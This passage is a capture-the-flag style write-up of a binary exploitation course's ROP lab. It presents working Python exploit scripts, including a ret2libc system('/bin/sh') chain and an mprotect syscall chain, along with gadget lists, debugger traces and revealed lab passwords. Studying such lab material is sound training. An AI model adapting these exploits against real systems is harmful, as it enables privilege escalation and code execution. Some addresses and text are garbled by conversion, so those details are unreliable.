Interestingly we can see that at the time of the overwrite EAX contains the value of 0, perfect. We just need to run *inc eax* and place a value in EBX to complete the challenge. Unfortunately, I could not see any gadgets from the list generated by ropper. Instead I resorted to search pattern in GEF:

```
gef> search-pattern "\x40\xc3"
[+] Searching '\x40\xc3' in memory
[+] In '/lib/i386-linux-gnu/libc-2.19.so' (0xb7e23000-0xb7fc000), permission=r-x
  0xb7e4a5f2 - 0xb7e4a5fa -> "\x40\xc3[...]"
```

While at it I went ahead and got the gadget to perform the syscall (int 0x80). Sadly, I once again had to use search pattern.

```
gef> search-pattern "\xcd\x80"
[+] Searching '\xcd\x80' in memory
[+] In '/lib/i386-linux-gnu/libc-2.19.so' (0xb7e23000-0xb7fc000), permission=r-x
  0xb7e516a5 - 0xb7e516ad -> "\xcd\x80[...]"
```

As for the control of the return code we can simply use the POP EBX gadget previously discovered by ropper.

```
0x080482f5: pop ebx; ret;
0x080482e9: test eax, eax; je 0x2f2; call 0x330; add esp, 8; pop ebx; ret;
0x0804848e: clc; pop ebx; pop edi; pop ebp; ret;
```

With all the pieces of the puzzle found this was my final exploit:

```
1 import struct
2
3 def gen_chain():
4     gadgets = [
5         0x080482f5, # pop ebx; ret
6         0x42424242, # filler (return code)
7         0xb7fdee03, # int 0x80
8     ]
9     return ''.join(struct.pack('<I', _) for _ in gadgets)
10
11 offset    = "A" * 140
12 retAddr   = struct.pack('<L', 0xb7e4a5f2) # inc eax; ret
13 rop_chain = gen_chain()
14
15 payload = offset + retAddr + rop_chain
16
17 print payload
```

Let's see how this looks in a debugger (note: *b * main, r < buffer, b * 0xb7e4a5f2, c, stepi*).

```
$eax : 0x1
$ebx : 0x41414141 ("AAAA"?)  

$ecx : 0xfb0d2088  

$edx : 0xb7fce8a4 -> 0x00000000  

$esp : 0xbffff750 -> 0x080482f5 -> <_init+33> pop ebx  

$ebp : 0x41414141 ("AAAA"?)  

$esi : 0x0  

$edi : 0x41414141 ("AAAA"?)  

$eip : 0xb7e4a5f3 -> <__current_locale_name+35> ret  

$eflags: [carry parity adjust zero sign trap INTERRUPT direction overflow resume virtualx86 identification]  

$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbffff750|+0x0000: 0x080482f5 -> <_init+33> pop ebx    <- $esp
0xbffff754|+0x0004: 0x42424242
0xbffff758|+0x0008: 0xb7fdee03 -> <_init_tls+330> int 0x80
0xbffff75c|+0x000c: 0xb7fecc00 -> <_dl_catch_error+80> add BYTE PTR [eax], al
0xbffff760|+0x0010: 0x00000001
0xbffff764|+0x0014: 0xbffff7e4 -> 0xbffff90c -> "/tmp/workspace/rop_exit"
0xbffff768|+0x0018: 0xbffff784 -> 0xb5f18a7b
0xbffff76c|+0x001c: 0x0804a018 -> 0xb7e3c990 -> <_libc_start_main+0> push ebp
-----
0xb7e4a5e7 <__current_locale_name+23> dec    DWORD PTR [ebx+0x548b0204]
0xb7e4a5ed <__current_locale_name+29> and    al, 0x4
0xb7e4a5ef <__current_locale_name+31> mov    eax, DWORD PTR [eax+edx*4+0x40]
->0xb7e4a5f3 <__current_locale_name+35> ret
\-> 0x80482f5 <_init+33>      pop    ebx
    0x80482f6 <_init+34>      ret
```

Above you can see that EAX has been incremented and that we will return to our next gadget pop-ing the top of the stack into EBX. If we step this value is 0x42424242:

```
$esp : 0xbffff754 -> 0x42424242 ("BBBB"?)  

$ebp : 0x41414141 ("AAAA"?)  

$esi : 0x0  

$edi : 0x41414141 ("AAAA"?)  

$eip : 0x080482f5 -> <_init+33> pop ebx
```

If we continue execution, we can see that the exit code is not 0, meaning the exit syscall was made successfully:


```
gef> c
Continuing.
[Inferior 1 (process 1846) exited with code 0102]
```

If we run this outside of the debugger and change the value that is pop-ed into EBX we get different values.

```
root@warzone:/tmp/workspace$ python exploit.py | ltrace ./rop_exit
__libc_start_main(0x804844d, 1, 0xbffff7a4, 0x80484a0 <unfinished ...>
printf("insert ropchain: ")
gets(0xbffff680, 0, 0, 0)
+++ exited (status 65) +++
root@warzone:/tmp/workspace$ vi exploit.py
root@warzone:/tmp/workspace$ python exploit.py | ltrace ./rop_exit
__libc_start_main(0x804844d, 1, 0xbffff7a4, 0x80484a0 <unfinished ...>
printf("insert ropchain: ")
gets(0xbffff680, 0, 0, 0)
+++ exited (status 66) +++
root@warzone:/tmp/workspace$ vi exploit.py
root@warzone:/tmp/workspace$ python exploit.py | ltrace ./rop_exit
__libc_start_main(0x804844d, 1, 0xbffff7a4, 0x80484a0 <unfinished ...>
printf("insert ropchain: ")
gets(0xbffff680, 0, 0, 0)
+++ exited (status 67) +++
```

This was cool, but we didn't encounter any strange issues. In this example we could RET directly onto the stack but it's not always that easy.

Typically, in modern exploitation we'll only get one target overwrite rather than a straight stack smash. Luckily there is a technique that we can implement when we only have one gadget worth of execution the stack pivot.



Stack Pivoting

When performing a stack pivot any gadgets that touch ESP will be of interest for a pivot scenario. Below are a couple of examples (assume all instructions are followed by a RET):

- ADD ESP, 0x<hex>
- SUB ESP, 0x<hex>
- LEAVE ; (MOV ESP, EBP)
- XCHG E<xx>, ESP

We may not always find an exact pivot, or we may need to pivot multiple times to achieve sufficient space.

We can always pad our ROP chains with ROP NOP's which are simply gadgets that point to RET's.

rop_pivot

Having learned about the stack pivot let's look at the stack pivoting example in the warzone. As with the last example we will have to recompile this binary without the stack canary. With that done, let's look at the source code.

```
1 #include <stdio.h>
2
3 /* gcc -static -o rop_pivot rop_pivot.c */
4
5 int main(int argc, char * argv[])
6 {
7     char buffer[128] = {0};
8     int overwrite[1] = {0};
9
10    if(argc < 3)
11    {
12        printf("I need two arguments\n");
13        printf("Usage: %s [overwrite index] [overwrite address]\n", argv[0]);
14        return 1;
15    }
16
17    /* create a pivot scenario */
18    printf("Overwriting 0x%08x with 0x%08x\n", \
19    overwrite[strtoul(argv[1], NULL, 10)], strtoul(argv[2], NULL, 10));
20    overwrite[strtoul(argv[1], NULL, 10)] = strtoul(argv[2], NULL, 10);
21
22    /* read a rop chain */
23    printf("insert ropchain: ");
24    fgets(buffer, 128, stdin);
25
26    /* program always returns 0 */
27    return 0;
28 }
```

At first glance we should be able to overwrite RET in main.

```
0x80485f3 <main+294>      add    BYTE PTR [eax], al
0x80485f5 <main+296>      add    BYTE PTR [ebp+0x5f5bf865], cl
0x80485fb <main+302>      pop    ebp
-> 0x80485fc <main+303>      ret
\-> 0xb7e3ca83 <_libc_start_main+243> mov    DWORD PTR [esp], eax
    0xb7e3ca86 <_libc_start_main+246> call   0xb7e561e0 <__GI_exit>
```

Looking at the source code my approach is we can store 128 bytes via the fgets function then use the out of bounds write to write an additional 4 bytes onto the buffer. Instead of messing with it manually I decided to use the fuzzer approach.

```
root@warzone:/tmp/workspace$ for i in {1..100}; do echo -ne "$i " && echo -n 'AAAAA
\n' | ./rop_pivot $i 1094795585; done
1 Overwriting 0x00000000 with 0x41414141
insert ropchain: 2 Overwriting 0x00000000 with 0x41414141
insert ropchain: 3 Overwriting 0x00000000 with 0x41414141
insert ropchain: 4 Overwriting 0x00000000 with 0x41414141
insert ropchain: 5 Overwriting 0x00000000 with 0x41414141
insert ropchain: 6 Overwriting 0x00000000 with 0x41414141
```

Eventually we get a segmentation fault when sending 36 as argv[1], and 1094795585 as argv[2]. If we load this into the debugger, bingo we got EIP control.

```
gef> r 36 1094795585
Starting program: /tmp/workspace/rop_pivot 36 1094795585
Overwriting 0xb7e3ca83 with 0x41414141
insert ropchain: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
-----
$eax : 0x0
$ebx : 0xb7fc000 -> 0x001a9da8
$ecx : 0x0
$edx : 0xb7fce8a4 -> 0x00000000
$esp : 0xfffff730 -> 0x00000003
$ebp : 0x0
$esi : 0x0
$edi : 0x0
$eip : 0x41414141 ("AAAA"?)
```

\$eflags: [carry PARITY adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]

\$cs: 0x0073 **\$ss:** 0x007b **\$ds:** 0x007b **\$es:** 0x007b **\$fs:** 0x0000 **\$gs:** 0x0033

Now at crash time we can see that our buffer is located at 0xb7fd7000, whereas ESP currently points to 0xfffff730. We're going to need a stack pivot, however this proved to be a challenge as I could not for the life of me find one. I decided to try every single gadget (there's a lot but nothing extreme), after a bit I found the perfect pointer (*ropper -f rop_pivot*).

```
0x080485f3: add byte ptr [eax], al; add byte ptr [ebp + 0x5f5bf865], cl; pop ebp; ret;
0x08048354: add byte ptr [eax], al; add esp, 8; pop ebx; ret;
0x080485f4: add byte ptr [eax], al; lea esp, [ebp - 8]; pop ebx; pop edi; pop ebp; ret;
0x080485f5: add byte ptr [ebp + 0x5f5bf865], cl; pop ebp; ret;
0x08048659: add esp, 0x1c; pop ebx; pop esi; pop edi; pop ebp; ret;
0x08048356: add esp, 8; pop ebx; ret;
0x08048351: call 0x3a0; add esp, 8; pop ebx; ret;
0x08048658: fld word ptr [ebx + 0x5e5b1cc4]; pop edi; pop ebp; ret;
0x0804834f: je 0x356; call 0x3a0; add esp, 8; pop ebx; ret;
0x080485f6: lea esp, [ebp - 8]; pop ebx; pop edi; pop ebp; ret;
0x0804865a: les ebx, ptr [ebx + ebx*2]; pop esi; pop edi; pop ebp; ret;
0x08048357: les ecx, ptr [eax]; pop ebx; ret;
0x08048451: pop ds; add eax, edx; sar eax, 1; jne 0x459; ret;
0x080485fb: pop ebp; ret;
0x080485f9: pop ebx; pop edi; pop ebp; ret;
0x0804865c: pop ebx; pop esi; pop edi; pop ebp; ret;
0x08048359: pop ebx; ret;
0x080485fa: pop edi; pop ebp; ret;
0x0804865d: pop esi; pop edi; pop ebp; ret;
0x0804865b: sbb al, 0x5b; pop esi; pop edi; pop ebp; ret;
0x0804834d: test eax, eax; je 0x356; call 0x3a0; add esp, 8; pop ebx; ret;
0x080485f8: clc; pop ebx; pop edi; pop ebp; ret;
```

When sending 0x080485f8 we get a more controllable crash to begin crafting a ROP chain.

```
gef> b * 0x080485f8
Breakpoint 1 at 0x80485f8
gef> r 36 134514168
Starting program: /tmp/workspace/rop_pivot 36 134514168
Overwriting 0xb7e3ca83 with 0x080485f8
insert ropchain: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0x0
$ebx : 0x41414141 ("AAAA"|)
$ecx : 0x0
$edx : 0xb7fce8a4 -> 0x00000000
$esp : 0xbfffff704 -> 0x41414141 ("AAAA"|)
$ebp : 0x41414141 ("AAAA"|)
$esi : 0x0
$edi : 0x41414141 ("AAAA"|)
$ebp : 0x41414141 ("AAAA"|)
$eflags: [carry PARITY adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cw: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
-----|+0x0000: 0x41414141 <-$esp
-----|+0x0004: 0x41414141
```

This crash seems to start near the end of our A's, so I could place a ROP sled to deal with the unknown offset. From that sled we can begin our pivoting. When debugging you can send the buffer using a file and a redirection flag (**r 36 134514168 <<< \${python sploit.py}**).

In the end I unfortunately was unable to get code execution as the buffer needed to be 128 bytes to perform the overwrite and my ROP chain was to large. In order to perform the pivot itself I utilized the "leak" to gain the address of the second stage.

NOTE: Although I failed to gain code execution that does not mean you will, go ahead and give it a shot. This may have been just to demonstrate the pivot, but nothing is un-hackable. Source code below.

```
1 ***
2
3 b * 0x080485fc
4 b * 0x080485f8
5 r 36 134514168 <<< ${python sploit.py}
6
7 gef> search-pattern "\xcd\x80\xc3"
8 [+] Searching '\xcd\x80\xc3' in memory
9 [+] In '/lib/i386-linux-gnu/ld-2.19.so'(0xb7fdf0b0-0xb7ffe000), permission=r-x
10 0xb7fdf0b0 - 0xb7fdf0bc -> "\xcd\x80\xc3[...]"
11 0xb7ff5a85 - 0xb7ff5a91 -> "\xcd\x80\xc3[...]"
12 gef> disassemble 0xb7fdf0bc
13 No function contains specified address.
14 gef> disassemble 0xb7fdf0b0
15 Dump of assembler code for function _dl_sysinfo_int80:
16 0xb7fdf0b0 <+0>: int    0x80
17 0xb7fdf0b2 <+2>: ret
18 End of assembler dump.
19
20 ***
21
22 import os
23 import sys
24 import struct
```

```

26 def payload_chain():
27
28     rop_gadgets = [
29         0x45454545,
30         0x45454545,
31     ]
32
33     return ''.join(struct.pack('<I', _ ) for _ in rop_gadgets)
34
35 def pivot_chain(base):
36     ret_addr = int(base, 16) - 324
37
38     sys.stderr.write("[*] Got \\" leaked \\" ptr at: %s\n" % base)
39     sys.stderr.write("[+] Second stage chain at: %s\n" % hex(ret_addr))
40
41     rop_gadgets = [
42         0x080485fc, # ret
43         0x080485fc, # ret
44         0x080485fc, # ret
45         0x080485fc, # ret
46         0x080485fc, # ret
47         0x080485fc, # ret
48         ret_addr,   # <address of second chain>
49         0x42424242, # align
50         0x42424242, # align
51     ]
52     return ''.join(struct.pack('<I', _ ) for _ in rop_gadgets)
53
54 def leak_addr():
55     # not really a leak but.. yeah
56     cmd = "echo -ne 'AAA\n' | ./rop_pivot 38 1"
57     r = os.popen(cmd).read()
58     addr = r.split(' ')[1]
59
60     return addr
61
62 def exploit(base_addr):
63     # we need 128 bytes to trigger the overwrite which is then performed
64     # via CLI: r 36 134514168, EIP -> 0x080485f8
65     rop_chain2 = pivot_chain(base_addr)
66     rop_chain1 = payload_chain()
67     payload = rop_chain1
68
69     payload += "A" * (128-len(rop_chain1)-len(rop_chain2))
70
71     payload += rop_chain2
72
73     if (len(payload) < 128):
74         while (len(payload) < 128):
75             payload += "A"
76
77     payload += '\n'
78
79     sys.stderr.write("[*] Final payload length: %d\n" % (len(payload)))
80     sys.stdout.write(payload)
81
82 def main():
83     base = leak_addr()
84     exploit(base)
85
86 main()

```


ret2libc

“ret2libc” is a technique of ROP where we return to functions in standard libraries (libc), rather than using gadgets. If we know the addresses of the functions, we want to ROP through in libc, this method is easier than making a ROP chain with gadgets.

The most common ret2libc targets are as follows.

- system()
 - Executes something on the command line
 - For example: system("cat flag.txt");
- (f) open() / read() / write()

So, if we were to initiate the system call it would look like this:



This pretty much concludes the lecture!

0x0C - ROP Lab

As with previous labs we are given the login credentials **lab5C:lab05start**. Before starting we are given a few hints as to what these challenges pertain.

- Lab5C - ret2libc
- Lab5C - Basic ROP
- Lab5A - More involved ROP

Alright lets go...

Lab 0x05C

I began by looking at the source code as is the norm.

```
1 #include <stdlib.h>
2 #include <stdio.h>
3
4 /* gcc -fno-stack-protector -o lab5C lab5C.c */
5
6 char global_str[128];
7
8 /* reads a string, copies it to a global */
9 void copytoglobal()
10 {
11     char buffer[128] = {0};
12     gets(buffer);
13     memcpy(global_str, buffer, 128);
14 }
15
16 int main()
17 {
18     char buffer[128] = {0};
19
20     printf("I included libc for you...\n\
21         \"Can you ROP to system()?\n");
22
23     copytoglobal();
24
25     return EXIT_SUCCESS;
26 }
```

We can immediately spot the buffer overflow on line 12. The gets function will write data from stdin into a char pointer. Thus, we perform the overwrite before reaching the memcpy function.

To begin let's get the address of system.

```
gef> disassemble __libc_system,+24
Dump of assembler code from 0xb7e63190 to 0xb7e631a8:
0xb7e63190 <__libc_system+0>:    push    ebx
0xb7e63191 <__libc_system+1>:    sub     esp,0x8
0xb7e63194 <__libc_system+4>:    mov     eax,DWORD PTR [esp+0x10]
0xb7e63198 <__libc_system+8>:    call    0xb7f4994b <_x86.get_pc_thunk.bx>
0xb7e6319d <__libc_system+13>:   add     ebx,0x169e63
0xb7e631a3 <__libc_system+19>:   test    eax,eax
0xb7e631a5 <__libc_system+21>:   je     0xb7e631b0 <__libc_system+32>
0xb7e631a7 <__libc_system+23>:   add     esp,0x8
End of assembler dump.
gef> p system
$2 = {<text variable, no debug info>} 0xb7e63190 <__libc_system>
```

Alright, I'll go ahead and skip over controlling the instruction pointer since by now it should be straight forward in a buffer overflow.

```
gef> pattern offset baa0
[+] Searching 'baao'
[+] Found at offset 156 (little-endian search) likely
```

Before performing the stack pivot, I decided to identify any bad characters, below is the POC code used to do so:

```
1 import sys
2 import struct
3
4 badchars = (
5 "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e"
6 "\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d"
7 "\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c"
8 "\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b"
9 "\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a"
10 "\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59"
11 "\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68"
12 "\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77"
13 "\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86"
14 "\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95"
15 "\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4"
16 "\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3"
17 "\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2"
18 "\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1"
19 "\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
20 "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
21 "\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe"
22 "\xff"
23 )
24
25 def generate_rop_chain():
26
27     rop_gadgets = [
28         0x43434343, # ret
29     ]
30
31     return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
32
33 offset      = "A" * 156
34 retAddr     = "BBBB"
35 rop_chain   = badchars
36
37 filler      = "C" * (2000 - (
38     len(offset) +
39     len(rop_chain) +
40     len(retAddr)
41 ))
42 )
43
44
45 exploit = offset + retAddr + rop_chain + filler
46 sys.stdout.write(exploit)
```

Luckily the only thing we had to worry about was the NULL byte. From here we can simply use a RET gadget to pivot into the stack since our chain is already pointed to by the stack.

```
$eip    : 0x080486fe -> <main+62> ret
$eflags: [carry parity adjust zero SIGN
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es:
-----
0xfffffff660|+0x0000: 0x43434343 <-$esp
```

Since we know where the address to system resides, all we need now is a pointer to a “/bin/sh” string, luckily, we can spot one using search-pattern.

```
gef> search-pattern "/bin/sh"
[+] Searching '/bin/sh' in memory
[+] In '/lib/i386-linux-gnu/libc-2.19.so'(0xb7e23000-0xb7fc000), permission=r-x
  0xb7f83a24 - 0xb7f83a2b -> "/bin/sh"
```

With that done our POC was complete:

```
1 import sys
2 import struct
3
4 def generate_rop_chain():
5
6     rop_gadgets = [
7         0x080486fe, # ret
8         0x080486fe, # ret
9         0x080486fe, # ret
10        0xb7e63190, # <__libc_system>
11        0xb7e561e0, # <__GI_exit> (return address)
12        0xb7f83a24, # "/bin/sh"
13    ]
14
15    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
16
17 offset      = "A" * 156
18 retAddr     = struct.pack('<I', 0x080486fe) # ret
19 rop_chain   = generate_rop_chain()
20
21 filler      = "\x00" * (2000 - (
22     len(offset) +
23     len(rop_chain) +
24     len(retAddr)
25 ))
26 )
27
28 exploit = offset + retAddr + rop_chain + filler
29 sys.stdout.write(exploit)
```

Once sent we can see that the stack is setup accordingly:

```
$eip : 0x080486fe -> <main+62> ret
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow resume
$cS: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
-----
0xbffff66c|+0x0000: 0xb7e63190 -> <system+0> push ebx  <-$esp
0xbffff670|+0x0004: 0xb7e561e0 -> <exit+0> push ebx
0xbffff674|+0x0008: 0xb7f83a24 -> "/bin/sh"
```

If we exit GDB and launch the exploit once more, we can see we've gained access to lab5B and revealed the account password *s0m3tim3s_r3t2libC_1s_3n0ugh*.

```
lab5C@warzone:/levels/lab05$ (python /tmp/sploit.py; cat;) | /levels/lab05/lab5C
I included libc for you...
Can you ROP to system()?
id
id
uid=1018(lab5C) gid=1019(lab5C) euid=1019(lab5B) groups=1020(lab5B),1001(gameuser)
cat /home/lab5B/.pass
s0m3tim3s_r3t2libC_1s_3n0ugh
```

Lab 0x05B

On the next lab when looking at the source code everything appeared similar to the last challenge. However, when looking for the system pointer we could see it was stripped.

```
gef> p system  
No symbol table is loaded. Use the "file" command.
```

My first thought was to try to make the stack executable based on my previous ROP experience in Windows. So, after gaining control over the instruction pointer I began looking into the function **mprotect**. We can also see this function is loaded using gdb.

```
gef> info functions mprotect  
All functions matching regular expression "mprotect":  
  
Non-debugging symbols:  
0x0806dc90 __mprotect  
0x0806dc90 mprotect
```

Unfortunately, after crafting my ROP chain and calling the function directly (e.g CALL EAX) the call failed. This was an error on my part as my mental state was on the Windows x64 calling convention regardless I decided to use the syscall method.

mprotect ROP chain

So, let's break this down on how this is going to work. Before writing any code let's look at the mprotect man page.

```
MPROTECT(2)  
  
NAME  
    mprotect, pkey_mprotect - set protection on a region of memory  
  
SYNOPSIS  
    #include <sys/mman.h>  
  
    int mprotect(void *addr, size_t len, int prot);
```

Looking at the description we can see we will need 3 arguments. Firstly, the address pointing to the start of the memory page we want to change, then the size of the page, and lastly the integer representing the protections to set (0x07 = RWX).

Now in order to find the syscall adjacent to the function I used <https://syscalls.kernelgrok.com/>, here we can see that the number we will need in EAX is 0x7D.

		eax	ebx	ecx	edx
125	sys_mprotect	0x7d	unsigned long start	size_t len	unsigned long prot

Let's jump into the code. I began by crafting the starting address of the memory page (stack). To find this value we simply go into gdb and get the proc mappings.

```
gef> info proc mappings
process 2013
Mapped address spaces:

  Start Addr    End Addr        Size      Offset objfile
  0x8048000  0x80ea000     0xa2000      0x0 /levels/lab05/lab5B
  0x80ea000  0x80ec000     0x2000      0xa1000 /levels/lab05/lab5B
  0x80ec000  0x8110000     0x24000      0x0 [heap]
  0xb7ffd000 0xb7ffe000     0x1000      0x0 [vds0]
  0xb7ffe000 0xb8000000     0x2000      0x0 [vvar]
  0xbffdf000 0xc0000000     0x21000      0x0 [stack]
```

Based on this output we're going to want EBX to contain 0xbffdf000.

```
29      # generate the starting address into EBX
30      0x08063a8d, # pop ebx; ret;
31      0xbffdf001, #
32      0x080e69ce, # dec ebx; ret; (EBX == 0xbffdf000)
```

The next register to change was ECX, using the same command in gdb we can see we will need this to be 0x21000.

```
33      # generate the size of the memory page into ECX
34      0x080e55ad, # pop ecx; ret;
35      0x110f0111, #
36      0x080bbbf26, # pop eax; ret;
37      0x11111111, #
38      0x0806b80c, # sub eax,ecx; ret; (0x11111111 - 0x110f0111 = 0x21000)
39      0x08049a75, # pop esi; ret;
40      0x080eaff0, # ...writeable address to survive upcoming OR instruction
41      0x080e5325, # xchg eax, ecx; or cl, byte ptr [esi]; adc al, 0x43; ret; (ECX ==
0x21000)
```

With EBX and ECX done came EDX. I was lazy and we had plenty of room, so I proceeded to utilize a bunch of INC gadgets as shown below.

```
42      # generate the new permissions into EDX
43      0x08068510, # xor eax, eax; pop edi; ret;
44      0x41414141, # [...filler]
45      0x080e7719, # xchg edx,eax; or cl,BYTE PTR [esi]; adc al,0x41; ret
46      0x080e763f, # inc edx; ret;
47      0x080e763f, # inc edx; ret;
48      0x080e763f, # inc edx; ret;
49      0x080e763f, # inc edx; ret;
50      0x080e763f, # inc edx; ret;
51      0x080e763f, # inc edx; ret;
52      0x080e763f, # inc edx; ret;
```

At this point I just needed the EAX register, system interrupt, and jump into the stack.

```
53      # finally generate the syscall number for sys_mprotect
54      0x08068510, # xor eax, eax; pop edi; ret;
55      0x41414141,
56      0x080b8f6b, # add al, 0x76; ret;
57      0x0808eabb, # add eax, 7; pop edi; ret;
58      0x41414141,
59      0x0806f320, # int 0x80; ret;
60      0x080de6cf, # jmp esp;
```

At this point our rop chain was complete, and we had successful code execution, revealing the final labs password **th4ts_th3_r0p_i_liK3_2_s33!**

```
lab5B@warzone:/levels/lab05$ (python /tmp/workspace/sploit.py; cat;) | ./lab5B
Insert ROP chain here:

id
uid=1019(lab5B) gid=1020(lab5B) euid=1020(lab5A) groups=1021(lab5A),1001(gameuser),1020(lab5B)
cat /home/lab5A/.pass
